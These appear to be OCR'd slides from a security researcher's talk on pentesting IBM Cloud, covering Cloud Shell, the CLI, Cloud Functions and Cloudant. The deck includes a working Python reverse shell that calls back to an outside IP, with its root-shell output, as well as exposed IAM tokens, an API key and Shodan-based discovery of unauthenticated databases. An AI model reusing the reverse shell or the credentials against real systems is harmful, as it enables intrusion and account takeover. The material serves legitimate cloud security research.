tmpfs on /sys/firmware type tmpfs (ro,relatime)
```

IBM Cloud Shell

KLOUDLE

```
riyazwalikar@cloudshell:/usr/ic/cloudshell-63443f07-2415-4fe3-bf83-51ba61d74268-1-65f9d64c7lb8l-1/.bluemix$ cat config.json
{
  "APIEndpoint": "https://cloud.ibm.com",
  "IsPrivate": false,
  "ConsoleEndpoint": "https://cloud.ibm.com",
  "ConsolePrivateEndpoint": "",
  "CloudType": "public",
  "CloudName": "bluemix",
  "Region": "eu-de",
  "RegionID": "ibm:yp:eu-de",
  "IAMEndpoint": "https://iam.cloud.ibm.com",
  "IAMPrivateEndpoint": "",
  "IAMToken": "Bearer eyJraWQiOiIyMDIxMDgxOTA4MTciLCJhbGciOiJSUzI1NiJ9.eyJpYW1faWQiOiJJQk1pZC0yNzAwMDFZTUQwIiwiaWQiOiJJQk1pZC0yNzAwMD
0NDcxLTkzMGYtMjAzM2U2OTE3YjE1IiwianRpIjoiMmUwMmU4OTctNGY5Mi00YjY5LWEwNmEtNDViMzJjZTMwYjgwIiwiaWRlbnRpZmllciI6IjI3MDAwMVlNRDAiLCJnaXZl
lJpeWF6IEFoZW1lZCBXYWxpa2FyIiwiZW1haWwiOiJyaXlhendhbGlrYXJAZ21haWwuY29tIiwic3ViIjoicml5YXp3YWxpa2FyQGdtYWlsLmNvbSIsImF1dGhuIjp7InN1Yi
ibmFtZSI6IlJpeWF6IEFoZW1lZCBXYWxpa2FyIiwiZ2l2ZW5fbmFtZSI6IlJpeWF6IEFoZW1lZCIsImZhbWlseV9uYW1lIjoiV2FsaWthciIsImVtYWlsIjoicml5YXp3YWxp
nRydWUsImJzcyI6IjU4YWU3Y2IyOTIzZTRlM2JiMWY3ZDY2NGEzNWNlZGYwIiwiaW1zX3VzZXJfaWQiOiI5MjMwNjMwIiwiaW1zIjoiMjMxNzg1MiJ9LCJpYXQiOjE2MzA4ND
pZGVudGl0eSIsImdyYW50X3R5cGUiOiJ1cm46aWJtOnBhcmFtczpvYXV0aDpncmFudC10eXBlOnBhc3Njb2RlIiwic2NvcGUiOiJpYm0gb3BlbmlkIiwiY2xpZW50X2lkIjoi
bv6hzH9ktclKdpOV2IsgvB8Qyii8V7AjM_Lwhnlj9vEWGUPEVeXTFgLdOvtmQiaULuHX1J6RIsHnCphYuVGH8IyAv3Qc-4p2ui0318MqMs06FUK73WVCYZYs3gukTPzjDcPfj
MAG97sWBrmPFYK-H8ca8A4sUg4WLgL0a1_CUV0D-ogYP1KXe5Jhd6usIAgO0i-vldOcVSjXoQimornWDmdV9nambXPGz-EhIq9g",
  "IAMRefreshToken": "eyJhbGciOiJydCJ9.eyJzZXNzaW9uX2lkIjoiQy03NjNhNTE5MC1kMjM0LTQ0NzEtOTMwZi0yMDMzZTY5MTdiMTUiLCJpYW1faWQiOiJJQk1pZC
lZGYwIn0.dZUqGHK3siGrTGFfBVyiYjf_W3sV2_NVnBjpBeO_1fny0dVhkt2xImuJshakouuzLD5FwrX3V5bkQ9ZXhnI1J7nPimgj61daLvM99xsWcJDQa40Of059c6kpenJI
zt0jPHFiGOPVKuB3dRGCMdJ7T33as04IFA7-DbK4IA4X1_yBMcQRjkndZ_a82VT6BXIj3uV5V9gWc9FF6vtGii0BmneyZ267AdW1l2OBvCxq1OUeKJldw8q95eib1a2ZCqfnQ
pP7_dsIjd4hizUDUgCNygg8QBpyNEukDX5ZAcMlQPzpOxIi8MrSZizEJLySB1VTR9c5mWKT-GfPDjfIlcrBaRhS103L8F21COQykFuyniByGBa9jE2LC_bT-tz7gEPzrk1xyH
Jmp7rn9f4guZpo30b0yVoFD24RJoN7gXI4KZLjKbDmwNIIACiO7nhx5qPov6CHZl6Df8dTFIlbJ5Tu9y4xKImR2ueLm0NJcyeaw3bVb5fDOkprfnsXBTjNjUIE_3mdLCYxKPb
Y19MlGa-3yuCCUlTSa6-2QOy1iuUiiGJn-78yrl3Gm1LyDDNNRduLettU7Umwaz4iH2B7l2WqmdqI7lzzUlUThDnKlViMF14O4eSEA7L2PW7CbQhAEk7M7Gmbhtp3ri5JHQGa
dk9TIbPsICXxjOlvga2qiHP17ndUXFoeMxqCSEl0p_C1rx-fflh0jv7mjRPV9xT6gzvV9lnBgGt9NJ3rvtKz3SMK7ooSmvmQst5YYjl4bMJWa9ssXsjWOao2iD76OREZWa8Lr
58hFDOtUySR6d-jNvlNNtcpJwqcYEyh2vJLl9eS19ECsJKX2aaT-2M3qWLIyTLNl4y66sTg0YgNEJu1x-Kcjwj8sSD1s2UixtijA2JWwnCQmBSE41ePyjb7A",
  "Account": {
    "GUID": "58ae7cb2923e4e3bb1f7d664a35cedf0",
    "Name": "Riyaz Ahemed Walikar's Account",
    "Owner": "riyazwalikar@gmail.com"
  },
```

IBM Cloud Shell

KLOUDLE

```
$:> curl -s "https://s3.us-east.cloud-object-storage.appdomain.cloud/" -H "Authorization: Bearer eyJraWQi
OiIyMDIxMDgxOTA4MTciLCJhbGciOiJSUzI1NiJ9.eyJpYW1faWQiOiJJQk1pZC0yNzAwMDFZTUQwIiwiaWQiOiJJQk1pZC0yNzAwMDFZ
TUQwIiwicmVhbG1pZCI6IklCTWlkIiwic2Vzc2lvbl9pZCI6IkMtNzYzYTUxOTAtZDIzNC00NDcxLTkzMGYtMjAzM2U2OTE3YjE1Iiwia
nRpIjoiMmUwMmU4OTctNGY5Mi00YjY5LWEwNmEtNDViMzJjZTMwYjgwIiwiaWRlbnRpZmllciI6IjI3MDAwMVlNRDAiLCJnaXZlbl9uYW
1lIjoiUml5YXogQWhlbWVkIiwiZmFtaWx5X25hbWUiOiJXYWxpa2FyIiwibmFtZSI6IlJpeWF6IEFoZW1lZCBXYWxpa2FyIiwiZW1haWw
iOiJyaXlhendhbGlrYXJAZ21haWwuY29tIiwic3ViIjoicml5YXp3YWxpa2FyQGdtYWlsLmNvbSIsImF1dGhuIjp7InN1YiI6InJpeWF6
d2FsaWthckBnbWFpbC5jb20iLCJpYW1faWQiOiJJQk1pZC0yNzAwMDFZTUQwIiwibmFtZSI6IlJpeWF6IEFoZW1lZCBXYWxpa2FyIiwiZ
2l2ZW5fbmFtZSI6IlJpeWF6IEFoZW1lZCIsImZhbWlseV9uYW1lIjoiV2FsaWthciIsImVtYWlsIjoicml5YXp3YWxpa2FyQGdtYWlsLm
NvbSJ9LCJhY2NvdW50Ijp7ImJvdW5kYXJ5IjoiZ2xvYmFsIiwidmFsaWQiOnRydWUsImJzcyI6IjU4YWU3Y2IyOTIzZTRlM2JiMWY3ZDY
2NGEzNWNlZGYwIiwiaW1zX3VzZXJfaWQiOiI5MjMwNjMwIiwiaW1zIjoiMjMxNzg1MiJ9LCJpYXQiOjE2MzA4NDk5NjIsImV4cCI6MTYz
MDg1MTE2MiwiaXNzIjoiaHR0cHM6Ly9pYW0uY2xvdWQuaWJtLmNvbS9pZGVudGl0eSIsImdyYW50X3R5cGUiOiJ1cm46aWJtOnBhcmFtc
zpvYXV0aDpncmFudC10eXBlOnBhc3Njb2RlIiwic2NvcGUiOiJpYm0gb3BlbmlkIiwiY2xpZW50X2lkIjoiYngiLCJhY3IiOjEsImFtci
I6WyJwd2QiXX0.NhkFj3nwbny921YN6tzW-NGzKmY32abrjNZ9Vbv6hzH9ktclKdpOV2IsgvB8Qyii8V7AjM_Lwhnlj9vEWGUPEVeXTFg
LdOvtmQiaULuHX1J6RIsHnCphYuVGH8IyAv3Qc-4p2ui0318MqMs06FUK73WVCYZYs3gukTPzjDcPfjTeGrIlsXZf35Dh568qJ59QZzUZ
UdDNjo8n0aZ79OAWXVvqf5ev4l-DbqA78ZDs1_pSp_tz3xeMAG97sWBrmPFYK-H8ca8A4sUg4WLgL0a1_CUV0D-ogYP1KXe5Jhd6usIAg
O0i-vldOcVSjXoQimornWDmdV9nambXPGz-EhIq9g"  -H "ibm-service-instance-id: 41323508-a400-42e1-9dce-6dc65844
cc3e" | xmllint --format -
<?xml version="1.0" encoding="UTF-8" standalone="yes"?>
<ListAllMyBucketsResult xmlns="http://s3.amazonaws.com/doc/2006-03-01/">
  <Owner>
    <ID>41323508-a400-42e1-9dce-6dc65844cc3e</ID>
    <DisplayName>41323508-a400-42e1-9dce-6dc65844cc3e</DisplayName>
  </Owner>
  <Buckets>
    <Bucket>
      <Name>demo-ibm-bucket</Name>
      <CreationDate>2021-07-15T18:45:53.383Z</CreationDate>
    </Bucket>
    <Bucket>
      <Name>ibm-demo-bucket2</Name>
      <CreationDate>2021-09-05T08:33:32.553Z</CreationDate>
    </Bucket>
  </Buckets>
</ListAllMyBucketsResult>
$:>
```

IBM Cloud Shell


KLOUDLE

To do

- The IBM Cloud shell appears to have internal network access, capabilities and setuid binaries that could potentially be used to gain root and escape the container.

IBM Cloud CLI

- Various login methods supported. I used the “One time passcode” to login most times as this was available via the web interface
- Click Profile icon > Log in to CLI and API



IBM Cloud CLI

KLOUDLE

The whoami of the IBM Cloud CLI - `ibmcloud account show`

```
$:> ibmcloud login -a https://cloud.ibm.com -u passcode -p IGWXpilvvU -r us-east
API endpoint: https://cloud.ibm.com
Authenticating...
OK

Targeted account Riyaz Ahemed Walikar's Account (58ae7cb2923e4e3bb1f7d664a35cedf0) <-> 2317852

Targeted region us-east


API endpoint:      https://cloud.ibm.com
Region:            us-east
User:              riyazwalikar@gmail.com
Account:           Riyaz Ahemed Walikar's Account (58ae7cb2923e4e3bb1f7d664a35cedf0) <-> 2317852
Resource group:    No resource group targeted, use 'ibmcloud target -g RESOURCE_GROUP'
CF API endpoint:
Org:
Space:
$:> ibmcloud account show
Retrieving account Riyaz Ahemed Walikar's Account of riyazwalikar@gmail.com...
OK

Account Name:                      Riyaz Ahemed Walikar's Account
Account ID:                        58ae7cb2923e4e3bb1f7d664a35cedf0
Account Owner:                     riyazwalikar@gmail.com
Account Type:                      PAYG
Account Status:                    ACTIVE
Linked Softlayer Account:          2317852
VRF Enabled:                       false
Service Endpoint Enabled:          false
EU Supported                       false
PoC (Commercial Proof of Concept)  false
HIPAA Supported                    false
$:>
```

IBM Cloud CLI

KLOUDLE

Post CLI login data is stored in `~/.bluemix/config.json`

```
$:> cat ~/.bluemix/config.json
{
  "APIEndpoint": "https://cloud.ibm.com",
  "IsPrivate": false,
  "ConsoleEndpoint": "https://cloud.ibm.com",
  "ConsolePrivateEndpoint": "",
  "CloudType": "public",
  "CloudName": "bluemix",
  "Region": "us-east",
  "RegionID": "ibm:yp:us-east",
  "IAMEndpoint": "https://iam.cloud.ibm.com",
  "IAMPrivateEndpoint": "",
  "IAMToken": "Bearer eyJraWQiOiIyMDIxMDgxOTA4MTciLCJhbGciOiJSUzI1NiJ9.eyJpY
QwIiwiaWQiOiJJQk1pZC0yNzAwMDFZTUQwIiwicmVhbG1pZCI6IklCTWlkIiwic2Vzc2lvbl9pZC
iLWEzMTItZTNkZDAyZWI0YWVlIiwianRpIjoiNGYyNTcyZjYtOWU0Yi00MDg5LWFiNTMtNTdiMjk
IjI3MDAwMVlNRDAiLCJnaXZlbl9uYW1lIjoiUml5YXogQWhlbWVkIiwiZmFtaWx5X25hbWUiOiJY
EFoZW1lZCBXYWxpa2FyIiwiZW1haWwiOiJyaXlhendhbGlrYXJAZ21haWwuY29tIiwic3ViIjoic
IsImF1dGhuIjp7InN1YiI6InJpeWF6d2FsaWthckBnbWFpbC5jb20iLCJpYW1faWQiOiJJQk1pZC
peWF6IEFoZW1lZCBXYWxpa2FyIiwiZ2l2ZW5fbmFtZSI6IlJpeWF6IEFoZW1lZCIsImZhbWlseV9
```

IBM Cloud CLI

KLOUDLE

- You can also use an API key to login and generate the IAMToken required for the CLI

```
$:> ibmcloud login --apikey N1abb6NTblMmj1spp7KUmCQMGW3pmuWHryjdgWveO_Rv
API endpoint: https://cloud.ibm.com
Region: us-east
Authenticating...
OK
```

- Or if you want to use the REST API, you could make a POST request to the https://iam.cloud.ibm.com/identity/token endpoint with the grant type and the API key

```
$:> curl -X POST 'https://iam.cloud.ibm.com/identity/token' -H 'Content-Type: application/x-www-form-urle
ncoded' -d 'grant_type=urn:ibm:params:oauth:grant-type:apikey&apikey=N1abb6NTblMmj1spp7KUmCQMGW3pmuWHryjd
gWveO_Rv'
{"access_token":"eyJraWQiOiIyMDIxMDgxOTA4MTciLCJhbGciOiJSUzI1NiJ9.eyJpYW1faWQiOiJJQk1pZC0yNzAwMDFZTUQwIiw
iaWQiOiJJQk1pZC0yNzAwMDFZTUQwIiwicmVhbG1pZCI6IklCTWlkIiwianRpIjoiOTcwYjRmZjMtNDI5Yi00NzRlLTgwZWUtYzFjNGMw
YzM0M2JlIiwiaWRlbnRpZmllciI6IjI3MDAwMVlNRDAiLCJnaXZlbl9uYW1lIjoiUml5YXogQWhlbWVkIiwiZmFtaWx5X25hbWUiOiJXY
```

IBM Cloud Functions

KLOUDLE

- IBM Cloud Functions is based on Apache OpenWhisk
- To inspect a functions runtime environment, a reverse shell was set up with the shell catcher on AWS with port 9090 open to the Internet

```
1  import sys
2  import socket,subprocess,os
3
4  def main(dict):
5      s=socket.socket(socket.AF_INET,socket.SOCK_STREAM)
6      s.connect(("35.172.49.222",9090))
7      os.dup2(s.fileno(),0)
8      os.dup2(s.fileno(),1)
9      os.dup2(s.fileno(),2)
10     p=subprocess.call(["/bin/bash","-i"])
11     return 'Exiting..'
```

IBM Cloud Functions

KLOUDLE

```
ubuntu@ip-172-31-55-208:~$ nc -lvp 9090
Listening on [0.0.0.0] (family 0, port 9090)
Connection from 70.80.af9e.ip4.static.sl-reverse.com 26434 received!
bash: cannot set terminal process group (1): Inappropriate ioctl for device
bash: no job control in this shell
root@action:/action/1/bin# whoami
whoami
root
root@action:/action/1/bin# uname -a
uname -a
Linux action 4.15.0-154-generic #161-Ubuntu SMP Fri Jul 30 13:04:17 UTC 2021 x86_64 GNU/Linux
root@action:/action/1/bin#
```

- A reverse shell gives us execution capabilities within the function environment, we can now poke around.
- This shell is by default alive for function time limit (default 60 seconds, can be increased to 600 seconds).

IBM Cloud Functions

KLOUDLE

- A REST service listens on port 8080 hosted by /bin/proxy (OpenWhisk ActionLoop Proxy v1.17.1)
- This is where CVE-2018-11756 and CVE-2018-11757 were discovered that allowed overwriting of the function code by using a POST request to the /init endpoint
- Cloud Foundry based namespace key can be pulled from the environment variable "__OW_API_KEY". Key can be used to trigger the function as a REST API endpoint

```
curl -u $API_KEY -X POST
https://eu-gb.functions.cloud.ibm.com/api/v1/namespaces/riyazwalikar%40gmail.com_dev/actions/
ibm-demo-function-package/ibm-demo-function?blocking=true
```

https://web.archive.org/web/20180806222002/www.puresec.io/hubfs/Apache%20OpenWhisk%20PureSec%20Security%20Advisory.pdf

IBM Cloud Functions

KLOUDLE

To do

- Check if any of the current container capabilities can be abused to attempt to escape of make network calls
  - Current capabilities: `cap_chown,cap_dac_override,cap_fowner,cap_setgid,cap_setuid,cap_audit_write`
- Research the OpenWhisk REST API interface to find potential issues that can be abused
- Test other known container escape techniques


IBM Cloud Virtual Server for Classic

KLOUDLE

- IBMs previous generation of virtual machines on x86 available in all IBM Cloud locations worldwide.
- Older way to run virtual machines in IBM Cloud. The newer way is using the the Virtual Servers for VPC.
- Virtual Server for Classic is accessible under Catalog > Compute > Virtual Server for Classic
- Supported OS types include CentOS, Debian, Microsoft Windows variants and Ubuntu
- The list contains some End of Life operating systems (Ubuntu 16.04 LTS) as well as some that are in the Extended Support period (Windows 2012 Standard)

IBM Cloud Virtual Server for Classic

- The password manager caught my attention as it had what appeared to be the root password of the machine I had just started
- Turns out, IBM stores this password and it does not require a private key to decrypt like the Remote Desktop password on AWS for Windows machines
- Any other password added to this password manager, also get stored and can be accessed without additional authentication



IBM Cloud Databases

KLOUDLE

- IBM Cloud supports multiple types of managed databases. About 21 different types like Cloudant JSON, PostgreSQL, MongoDB, DB2, Redis and others
- Picked the first one and started to see how it looks like - Cloudant JSON
- IBM Cloudant is a fully managed JSON document database that offers independent serverless scaling of provisioned throughput capacity and storage.
- Provides an HTTPS endpoint post creation, no authentication by default!
- The URL is of the format - https://ecd5a921-3bbc-4870-b4ce-c2c4bbbe8018-bluemix.cloudant.com/
- Unique headers allow searching for Cloudant exposed database dashboards on the Internet, bunch of them without authentication!

SHODAN | Explore | Downloads | Pricing | cloudantnosqldb.account-meta-info.read

TOTAL RESULTS

629

TOP COUNTRIES

United States	399
United Kingdom	77
Germany	47
Japan	33
Australia	32

More...

TOP PORTS

443	627
9000	1
9001	1

TOP ORGANIZATIONS

SoftLayer Technologies, Inc.	223
Cloudant, Inc.	163
SoftLayer Technologies Inc.	120
IBM - Cloudant - EU Cloud	32
Amazon Technologies Inc.	27

View Report | Download Results | View on Map

New Service: Keep track of what you have connected to the Internet. Check out Shodan Monitor

5.10.89.25

19.59.0a05.ip4.static.sl-reverse.com
Cloudant, Inc.
Netherlands, Amsterdam

SSL Certificate
Issued By:
|- Common Name:
DigiCert TLS Hybrid ECC SHA384 2020 CA1
|- Organization:
DigiCert Inc
Issued To:
|- Common Name:
*.cloudant.com
|- Organization:
Cloudant, LLC
Supported SSL Versions:
TLSv1.2

```
HTTP/1.1 200 OK
Cache-Control: must-revalidate
Content-Length: 234
Content-Type: application/json
Date: Mon, 06 Sep 2021 19:21:31 GMT
Server: CouchDB/3.1.1 (Erlang OTP/20)
X-Cloudant-Action: cloudantnosqldb.account-meta-info.read
X-Couch-Request-ID: 06e8b46e11
Strict-Transport-Security: m...
```

169.63.199.124

7c.c7.3fa9.ip4.static.sl-reverse.com
SoftLayer Technologies, Inc.
United States, Dallas

SSL Certificate
Issued By:
|- Common Name:
DigiCert TLS Hybrid ECC SHA384 2020 CA1
|- Organization:
DigiCert Inc
Issued To:
|- Common Name:
*.cloudant.com
|- Organization:
Cloudant, LLC
Supported SSL Versions:
TLSv1.2, TLSv1.3

```
HTTP/1.1 200 OK
Cache-Control: must-revalidate
Content-Length: 234
Content-Type: application/json
Date: Mon, 06 Sep 2021 19:07:04 GMT
Server: CouchDB/3.1.1 (Erlang OTP/20)
X-Cloudant-Action: cloudantnosqldb.account-meta-info.read
X-Couch-Request-ID: a08da15e0f
Strict-Transport-Security: m...
```

IBM Cloud Databases

KLOUDLE

To do


- Profile the external footprint of the other managed databases. This includes
  - Domain names
  - Header information and unique signatures
  - Error messages

- Identify credential requirements, which of them allow unauthenticated access by default?

Future work

KLOUDLE

- Update the github documentation to make it easily readable for anyone wanting to get started with IBM Cloud pentesting
- Continue documenting misconfigurations, potential weaknesses, insecure defaults, publicly accessible DNS/data etc. plus the To-Dos listed in the repo
- Build reliable tooling for some of the misconfiguration detection that can be automated
- Explore the security services available within IBM Cloud and see what they do not detect, and if their current detection capabilities can be abused
- Explore IAM, users, roles and privilege abuses.
- Send PRs and ideas if you have attacked IBM Cloud before!



KLOUDLE

Riyaz Walikar
riyaz@kloudle.com
https://kloudle.com/academy
@kloudleinc

https://ibreak.software
@riyazwalikar